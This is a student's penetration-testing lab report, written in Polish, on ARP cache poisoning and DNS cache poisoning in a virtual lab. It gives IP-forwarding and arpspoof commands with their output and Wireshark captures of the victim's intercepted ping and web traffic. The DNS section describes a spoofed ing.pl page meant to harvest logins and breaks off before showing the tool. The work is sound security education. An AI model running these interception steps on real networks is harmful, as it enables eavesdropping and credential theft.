Testy Penetracyjne Lab 6

Julia Sadecka, Cyberbezpieczeństwo


ARP Cache Poisoning

1. Maszyna celu

Na początku wysłałam ping na adres strony wp.pl co widać dalej (na maszynie Kali) w wiresharku w przejętym ruchu

```
julia@julia-VirtualBox:~$ ping wp.pl
PING wp.pl (212.77.98.9) 56(84) bytes of data.
64 bytes from www.wp.pl (212.77.98.9): icmp_seq=1 ttl=56 time=17.2 ms
64 bytes from www.wp.pl (212.77.98.9): icmp_seq=2 ttl=56 time=18.1 ms
64 bytes from www.wp.pl (212.77.98.9): icmp_seq=3 ttl=56 time=16.9 ms
64 bytes from www.wp.pl (212.77.98.9): icmp_seq=4 ttl=56 time=16.7 ms
64 bytes from www.wp.pl (212.77.98.9): icmp_seq=5 ttl=56 time=17.0 ms
64 bytes from www.wp.pl (212.77.98.9): icmp_seq=6 ttl=56 time=16.9 ms
64 bytes from www.wp.pl (212.77.98.9): icmp_seq=7 ttl=56 time=17.0 ms
```


Następnie wpisałam adres wp.pl do przeglądarki, jednak ze względu na to, że miałam więcej kart włączonych to w przejętym ruchu widać więcej zapytań.



2. Maszyna Kali


Komendy

Pierwsza komenda: echo 1 > /proc/sys/net/ipv4/ip_forward




```
┌──(root💀kali)-[/home/julia]
└─# arpspoof -t 192.168.2.5 192.168.2.1
8:0:27:43:73:bc 8:0:27:ed:26:37 0806 42: arp reply 192.168.2.1 is-at 8:0:27:43:73:bc
8:0:27:43:73:bc 8:0:27:ed:26:37 0806 42: arp reply 192.168.2.1 is-at 8:0:27:43:73:bc
8:0:27:43:73:bc 8:0:27:ed:26:37 0806 42: arp reply 192.168.2.1 is-at 8:0:27:43:73:bc
8:0:27:43:73:bc 8:0:27:ed:26:37 0806 42: arp reply 192.168.2.1 is-at 8:0:27:43:73:bc
8:0:27:43:73:bc 8:0:27:ed:26:37 0806 42: arp reply 192.168.2.1 is-at 8:0:27:43:73:bc
8:0:27:43:73:bc 8:0:27:ed:26:37 0806 42: arp reply 192.168.2.1 is-at 8:0:27:43:73:bc
```

192.168.2.5 to adres maszyny Ubuntu, 192.168.2.1 to adres bramy docelowej




```
┌──(julia㉿kali)-[~]
└─$ ip route | grep default
default via 192.168.2.1 dev eth0 proto dhcp metric 100
```



```
┌──(root💀kali)-[/home/julia]
└─# arpspoof -t 192.168.2.1 192.168.2.5                                  148 ✕ 1
8:0:27:43:73:bc 52:54:0:12:35:0 0806 42: arp reply 192.168.2.5 is-at 8:0:27:43:73:bc
8:0:27:43:73:bc 52:54:0:12:35:0 0806 42: arp reply 192.168.2.5 is-at 8:0:27:43:73:bc
8:0:27:43:73:bc 52:54:0:12:35:0 0806 42: arp reply 192.168.2.5 is-at 8:0:27:43:73:bc
8:0:27:43:73:bc 52:54:0:12:35:0 0806 42: arp reply 192.168.2.5 is-at 8:0:27:43:73:bc
8:0:27:43:73:bc 52:54:0:12:35:0 0806 42: arp reply 192.168.2.5 is-at 8:0:27:43:73:bc
8:0:27:43:73:bc 52:54:0:12:35:0 0806 42: arp reply 192.168.2.5 is-at 8:0:27:43:73:bc
8:0:27:43:73:bc 52:54:0:12:35:0 0806 42: arp reply 192.168.2.5 is-at 8:0:27:43:73:bc
```

Przejęty ruch:


- ping na adres 212.77.98.9 (wp.pl)



ip.addr == 192.168.2.5

No.	Time	Source	Destination	Protocol	Length	Info
30	11.590902353	34.107.221.82	192.168.2.5	HTTP	270	[TCP ACKed unseen segment] HTTP/1.1 200 OK (te
31	11.621646194	34.107.221.82	192.168.2.5	HTTP	352	[TCP ACKed unseen segment] HTTP/1.1 200 OK (te
32	11.752239506	192.168.2.5	212.77.98.9	ICMP	98	Echo (ping) request id=0x0002, seq=29/7424, tt
34	12.749896750	34.107.221.82	192.168.2.5	TCP	352	[TCP Retransmission] 80 → 57364 [PSH, ACK] Seq=
35	12.749896804	34.107.221.82	192.168.2.5	TCP	270	[TCP Retransmission] 80 → 57372 [PSH, ACK] Seq=
36	12.777195835	192.168.2.5	212.77.98.9	ICMP	98	Echo (ping) request id=0x0002, seq=30/7680, tt
38	13.798576885	192.168.2.5	212.77.98.9	ICMP	98	Echo (ping) request id=0x0002, seq=31/7936, tt
40	14.829399249	192.168.2.5	212.77.98.9	ICMP	98	Echo (ping) request id=0x0002, seq=32/8192, tt
42	15.771197653	34.107.221.82	192.168.2.5	TCP	352	[TCP Retransmission] 80 → 57364 [PSH, ACK] Seq=
43	15.771197684	34.107.221.82	192.168.2.5	TCP	270	[TCP Retransmission] 80 → 57372 [PSH, ACK] Seq=
44	15.847189930	192.168.2.5	212.77.98.9	ICMP	98	Echo (ping) request id=0x0002, seq=33/8448, tt
46	16.871611043	192.168.2.5	212.77.98.9	ICMP	98	Echo (ping) request id=0x0002, seq=34/8704, tt
48	17.895772453	192.168.2.5	212.77.98.9	ICMP	98	Echo (ping) request id=0x0002, seq=35/8960, tt
50	18.920512345	192.168.2.5	212.77.98.9	ICMP	98	Echo (ping) request id=0x0002, seq=36/9216, tt
52	19.945749805	192.168.2.5	212.77.98.9	ICMP	98	Echo (ping) request id=0x0002, seq=37/9472, tt
54	20.973257735	192.168.2.5	212.77.98.9	ICMP	98	Echo (ping) request id=0x0002, seq=38/9728, tt

- zapytania DNS m.in. na stronę wp.pl




DNS Cache Poisoning

1. Maszyna celu

Po wpisaniu adresu ing.pl wyskoczyła spreparowana wcześniej strona

2. Maszyna Kali

Najpierw stworzyłam prostą stronę, która mogłaby np wyłudzać dane logowania



Następnie stworzyłam plik z odnośnikiem do adresu IP (kali) i odpaliłam narzędzie